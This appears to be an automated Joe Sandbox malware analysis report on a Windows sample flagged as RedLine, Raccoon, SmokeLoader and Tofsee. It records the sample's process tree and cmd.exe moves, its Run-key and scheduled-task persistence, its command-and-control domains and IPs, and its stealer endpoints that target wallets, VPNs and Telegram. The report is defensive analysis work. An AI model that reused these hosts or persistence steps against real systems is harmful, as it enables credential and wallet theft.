ID: 491658
Sample Name:
pAWNholT8X.exe
Cookbook: default.jbs
Time: 19:32:22
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report pAWNholT8X.exe

Overview


General Information

Sample Name:	pAWNholT8X.exe
Analysis ID:	491658
MD5:	fb45ecbfb0e13b1..
SHA1:	9cb9eead55f3b3f..
SHA256:	d0426ed95048ec..
Tags:	CoinMiner exe
Infos:	

Most interesting Screenshot:



Detection




Raccoon RedLine SmokeLoader Tofsee

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Snort IDS alert for network traffic (e…
- Yara detected SmokeLoader
- System process connects to networ…
- Yara detected Raccoon Stealer
- Detected unpacking (changes PE se…
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Multi AV Scanner detection for subm…
- Benign windows process drops PE f…
- Yara detected Tofsee
- Sigma detected: Copying Sensitive …
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Query firmware table information (lik…

Classification



Process Tree

- **System is w10x64**
- pAWNholT8X.exe (PID: 6436 cmdline: 'C:\Users\user\Desktop\pAWNholT8X.exe' MD5: FB45ECBFB0E13B103B6B1C583479A21D)
  - pAWNholT8X.exe (PID: 1068 cmdline: 'C:\Users\user\Desktop\pAWNholT8X.exe' MD5: FB45ECBFB0E13B103B6B1C583479A21D)
    - explorer.exe (PID: 3440 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - 6CB1.exe (PID: 3168 cmdline: C:\Users\user\AppData\Local\Temp\6CB1.exe MD5: 2616D3A90B92A23F31A0BA2508076DFC)
        - 6CB1.exe (PID: 6176 cmdline: C:\Users\user\AppData\Local\Temp\6CB1.exe MD5: 2616D3A90B92A23F31A0BA2508076DFC)
      - 757C.exe (PID: 5560 cmdline: C:\Users\user\AppData\Local\Temp\757C.exe MD5: 287976D8C62519CBB494CF31916CE26E)
        - conhost.exe (PID: 5608 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - 757C.exe (PID: 6664 cmdline: C:\Users\user\AppData\Local\Temp\757C.exe MD5: 287976D8C62519CBB494CF31916CE26E)
      - 8433.exe (PID: 1292 cmdline: C:\Users\user\AppData\Local\Temp\8433.exe MD5: F853FE6B26DCF67545675AEC618F3A99)
        - conhost.exe (PID: 6740 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - CEB6.exe (PID: 3504 cmdline: C:\Users\user\AppData\Local\Temp\CEB6.exe MD5: 8E50D7FBCC07F331637ABBAA2C6ED428)
        - conhost.exe (PID: 5620 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - E52D.exe (PID: 6840 cmdline: C:\Users\user\AppData\Local\Temp\E52D.exe MD5: D0F8625E7557AE3CCC13440F3843515F)
      - FE25.exe (PID: 6296 cmdline: C:\Users\user\AppData\Local\Temp\FE25.exe MD5: CDDB8954B4839E0106963B050ED664EB)
      - 247A.exe (PID: 5332 cmdline: C:\Users\user\AppData\Local\Temp\247A.exe MD5: A8F923639F9B10392A12E409A4B65D80)
        - conhost.exe (PID: 6432 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - E52D.exe (PID: 6424 cmdline: 'C:\Users\user\AppData\Local\Temp\E52D.exe' MD5: D0F8625E7557AE3CCC13440F3843515F)
      - 3DEF.exe (PID: 6164 cmdline: C:\Users\user\AppData\Local\Temp\3DEF.exe MD5: F5339FAB992D8D5DC0E4106FB8B5B899)
        - cmd.exe (PID: 4416 cmdline: 'C:\Windows\System32\cmd.exe' /C mkdir C:\Windows\SysWOW64\gelvdtot\ MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5840 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 2916 cmdline: 'C:\Windows\System32\cmd.exe' /C move /Y 'C:\Users\user\AppData\Local\Temp\dkwjsfga.exe' C:\Windows\SysWOW64\gelvdtot\ MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6132 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - E52D.exe (PID: 4760 cmdline: 'C:\Users\user\AppData\Local\Temp\E52D.exe' MD5: D0F8625E7557AE3CCC13440F3843515F)
- svchost.exe (PID: 6672 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5768 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6856 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7044 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- ecrjwib (PID: 852 cmdline: C:\Users\user\AppData\Roaming\ecrjwib MD5: FB45ECBFB0E13B103B6B1C583479A21D)
  - ecrjwib (PID: 6780 cmdline: C:\Users\user\AppData\Roaming\ecrjwib MD5: FB45ECBFB0E13B103B6B1C583479A21D)
- svchost.exe (PID: 5440 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000016.00000002.620551936.000000000402000.00000040.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000011.00000002.502575031.0000000003D51000.00000004.00000001.sdmp	SUSP_Double_Base64_Encoded_Executable	Detects an executable that has been encoded with base64 twice	Florian Roth	• 0xd33f8:$: VFZxUUFBT
00000011.00000002.502575031.0000000003D51000.00000004.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000023.00000002.626408703.000000000400000.00000040.00020000.sdmp	JoeSecurity_Tofsee	Yara detected Tofsee	Joe Security	
00000013.00000002.620846054.000000000303000.00000040.00020000.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Click to see the 13 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
20.1.6CB1.exe.400000.0.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
4.1.pAWNholT8X.exe.400000.0.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
20.2.6CB1.exe.400000.0.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
4.2.pAWNholT8X.exe.400000.0.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
22.2.757C.exe.400000.0.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Click to see the 3 entries				

Sigma Overview

System Summary:

Sigma detected: Copying Sensitive Files with Credential Data

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Yara detected Raccoon Stealer

Antivirus detection for URL or domain

Antivirus detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Uses known network protocols on non-standard ports

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected SmokeLoader

E-Banking Fraud:

Yara detected Raccoon Stealer

Spam, unwanted Advertisements and Ransom Demands:

Yara detected Tofsee

System Summary:

PE file contains section with special chars

Data Obfuscation:

Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection:

Uses known network protocols on non-standard ports

Deletes itself after installation

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Query firmware table information (likely to detect VMs)

Tries to detect sandboxes / dynamic malware analysis system (registry check)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Checks if the current machine is a virtual machine (disk enumeration)

Anti Debugging:

Tries to detect sandboxes and other dynamic analysis tools (window names)

Hides threads from debuggers

Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Benign windows process drops PE files

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Contains functionality to inject code into remote processes

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information:

Yara detected RedLine Stealer

Yara detected SmokeLoader

Yara detected Raccoon Stealer

Yara detected Tofsee

Found many strings related to Crypto-Wallets (likely being stolen)

Remote Access Functionality:

Yara detected RedLine Stealer

Yara detected SmokeLoader


Yara detected Raccoon Stealer

Yara detected Tofsee

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 5 1 2	Disable or Modify Tools 1	Input Capture 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Web Service 1	Eavesdrop Insecure Network Communica
Default Accounts	Exploitation for Client Execution 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Obfuscated Files or Information 2	LSASS Memory	System Information Discovery 1 2 4	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 3	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	Command and Scripting Interpreter 2	Logon Script (Windows)	Logon Script (Windows)	Software Packing 1 3	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Input Capture 1	Automated Exfiltration	Encrypted Channel 1 1	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Timestomp 1	NTDS	Security Software Discovery 8 4 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Standard Port 1 1	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	File Deletion 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Non-Application Layer Protocol 4	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 4 4 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Application Layer Protocol 2 5	Jamming o Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 4 4 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poi
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 5 1 2	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cell Base Statio


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
pAWNholT8X.exe	36%	Virustotal		Browse
pAWNholT8X.exe	40%	ReversingLabs	Win32.Trojan.Racealer	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\757C.exe	100%	Avira	HEUR/AGEN.1106254	
C:\Users\user\AppData\Local\Temp\CEB6.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\757C.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\FE25.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.1.pAWNholT8X.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.1.pAWNholT8X.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
20.1.6CB1.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
22.2.757C.exe.490000.1.unpack	100%	Avira	HEUR/AGEN.1106254		Download File
17.2.757C.exe.800000.0.unpack	100%	Avira	HEUR/AGEN.1106254		Download File
20.2.6CB1.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.1.ecrjwib.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
16.1.6CB1.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
22.0.757C.exe.490000.0.unpack	100%	Avira	HEUR/AGEN.1106254		Download File
17.0.757C.exe.800000.0.unpack	100%	Avira	HEUR/AGEN.1106254		Download File
4.2.pAWNholT8X.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://tempuri.org/Endpoint/PartInstalledSoftwares	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartNordVPN	0%	Avira URL Cloud	safe	
http://tempuri.org/	2%	Virustotal		Browse
http://tempuri.org/	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/ConfirmResponseP	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartDiscord	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/SetEnvironment	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/SetEnvironmentResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartInstalledSoftwaresResponseP	0%	Avira URL Cloud	safe	
http://geenaldencia9.top/	100%	Avira URL Cloud	malware	
http://tempuri.org/Endpoint/VerifyUpdate	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartInstalledBrowsersResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartColdWalletsResponse	0%	Avira URL Cloud	safe	
http://194.180.174.100/	0%	Avira URL Cloud	safe	
http://https://api.ip.sb/geoip%USERPEnvironmentROFILE%	0%	URL Reputation	safe	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartInstalledSoftwaresResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartProtonVPNResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartDiscordResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartFtpConnectionsResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartOpenVPN	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/EnvironmentSettingsResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartOpenVPNResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/GetUpdatesResponsensesResponseoon	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartProtonVPN	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartHardwaresResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartTelegramFilesResponse	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
geenaldencia9.top	194.147.85.186	true	false		high
defeatwax.ru	193.56.146.188	true	false		high
t.me	149.154.167.99	true	false		high
privacy-toolz-for-you-403.top	194.147.85.186	true	false		high
nityanneron5.top	unknown	unknown	false		high
lynettaram7.top	unknown	unknown	false		high
umayaniela6.top	unknown	unknown	false		high
jebeccallis4.top	unknown	unknown	false		high
sadineyalas8.top	unknown	unknown	false		high
naghenrietti1.top	unknown	unknown	false		high
kimballiett2.top	unknown	unknown	false		high
api.ip.sb	unknown	unknown	false		high
xadriettany3.top	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://geenaldencia9.top/	true	• Avira URL Cloud: malware	unknown
http://194.180.174.100/	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.180.174.100	unknown	unknown		39798	MIVOCLOUDMD	true
193.56.146.41	unknown	unknown		10753	LVLT-10753US	false
194.147.85.186	geenaldencia9.top	Russian Federation		61400	NETRACK-ASRU	false
216.128.137.31	unknown	United States		20473	AS-CHOOPAUS	true
149.154.167.99	t.me	United Kingdom		62041	TELEGRAMRU	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491658
Start date:	27.09.2021
Start time:	19:32:22
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 16m 9s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	pAWNholT8X.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	41
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@39/9@57/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 72.9% (good quality ratio 66.1%) • Quality average: 63.7% • Quality standard deviation: 33.5%
HCA Information:	• Successful, ratio: 61% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:34:13	API Interceptor	12x Sleep call for process: svchost.exe modified
19:34:14	Task Scheduler	Run new task: Firefox Default Browser Agent 9C5C6BA18E04940F path: C:\Users\user\AppData\Roaming\ecrjwib
19:34:55	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run intel.exe C:\Users\user\AppData\Local\Temp\E52D.exe
19:35:03	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run intel.exe C:\Users\user\AppData\Local\Temp\E52D.exe
19:35:19	API Interceptor	3x Sleep call for process: FE25.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\757C.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\757C.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	700
Entropy (8bit):	5.346524082657112
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPk21OKbbDLI4MWuPJKiUrRZ9I0ZKhat/DLI4M/DLI4M0kvoDLIw:ML9E4Ks2wKDE4KhK3VZ9pKhgLE4qE4jv
MD5:	65CF801545098D915A06D8318D296A01
SHA1:	456149D5142C75C4CF74D4A11FF400F68315EBD0
SHA-256:	32E502D76DBE4F89AEE586A740F8D1CBC112AA4A14D43B9914C785550CCA130F
SHA-512:	4D1FF469B62EB5C917053418745CCE4280052BAEF9371CAFA5DA13140A16A7DE949DD1581395FF838A790FFEBF85C6FC969A93CC5FF2EEAB8C6C4A9B4F1D55D
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"Microsoft.CSharp, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Dynamic, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..

C:\Users\user\AppData\Local\Temp\6CB1.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	6.744723403447709
Encrypted:	false
SSDEEP:	3072:5nwcUww9skaoTdIK01tsuZ1qfPPxCfVz:5929ksF01qfi
MD5:	2616D3A90B92A23F31A0BA2508076DFC
SHA1:	C6EC7B9A61A59EC370DAA8A7C4C3C4B546ADDB24
SHA-256:	74F077E0666F913CF2A797270B7F9F9747F822C61C896B3314E0A247960D4E01
SHA-512:	89DE787756A9EBECEB11DBCD3FB53A142CA9FBE8298F1D6994B52C87E9530B4FABE43A63C315A6015F60F03F82FAF90630FFA0C5E27E2DCAA12CB090E1B18C13
Malicious:	**true**
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....H.....,..... ....@.....p.....Q..O...,I..<.....!.....4..@..... ..|.....text..... ..`.rdata...1... ...2.....@..@.data...|U...`.....8.....@....rsrc.....V.....@..@.....

C:\Users\user\AppData\Local\Temp\757C.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	441344
Entropy (8bit):	3.7251930439548104
Encrypted:	false
SSDEEP:	12288:jklT97wnjwqyjha/e1OPRsLIl8w4Lzmf84Nt3hity4ouowJ+:uBjh1JO
MD5:	287976D8C62519CBB494CF31916CE26E
SHA1:	E9749FE784AEBA486115EE4CEF0FE8400439D613
SHA-256:	91802CC2E767E5FC498A4F8068B97DE249A16B5AA05E085354862E5CC3F17D3B
SHA-512:	9E63B59777B413D9D62C68EE3F7A52E487EA6A563603174FBCCC5EB8893009B04A11D37E7D29D286E26BB7039C84027493A605947B0472AFFA73FAFBC5F0D29F
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Eo.....0..... .....@.. ....@.....K..... ....H.....text..... ....`.rsrc.....@..@.reloc.....@..B.....H...../.....0.....~....u....s....z&.....*.....2(... ....j*....r...p(....*.s....%.}.....s....o....9....s....z*....(.....*2.s....(....*...v.(.....rh..p~....o....(....*....{...*.0..s.....:....~.....(.....~....:$.....(.....(....(....(.....~....{....~....o....~....o....(....o....}....*..0.....(.....(....o....*.6..(....(....*...0..8.....s.....8.....i].a(..

C:\Users\user\AppData\Local\Temp\8433.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2766048
Entropy (8bit):	7.719426833917887
Encrypted:	false
SSDEEP:	49152:BpaPwRrdA+QcpPQYNWcEp4PdznZmkLV/RycGQzNDNui0G:naPp+3pPQQ8+rzFtNuY
MD5:	F853FE6B26DCF67545675AEC618F3A99
SHA1:	A70F5FFD6DAC789909CCB19DFB31272A520C7BC0
